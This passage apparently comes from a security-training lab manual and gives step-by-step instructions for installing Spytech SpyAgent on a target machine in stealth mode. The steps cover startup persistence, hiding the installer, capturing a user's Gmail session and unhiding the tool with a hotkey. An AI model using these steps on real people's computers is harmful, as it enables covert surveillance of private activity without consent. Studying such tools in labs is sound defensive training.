
24. In the **Extras** section, select the **Load on Windows Startup** checkbox and click **Next**.



25. In the **Confirm Settings** section, click **Next** to **continue**.
26. In the **Apply** section, click **Next**; in the **Finish** section, click **Finish**.

Note: If **SpyAnywhere Cloud Setup** window appears, click **Skip**.

27. The **spytech SpyAgent** main window appears, along with the **Welcome to SpyAgent! (Step 3)** setup wizard; click **click to continue…**.



28. If a **Getting Started** dialog box appears, click **No**.
29. In the **spytech SpyAgent** main window, click **Start Monitoring** in the bottom-left corner.

30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

    Note: Here, the password is **test@123**.

31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

    Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.

32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue….**


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (**X**).

    Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.


    Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

    Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



38. Switch back to the **Windows Server 2022** virtual machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.
39. Close the **Server Manager** window.


    Note: If a SpyAgent trial version pop-up appears, click **continue…**.
40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

    Note: If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:

    - Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.
    - **On-Screen Keyboard** appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.
41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

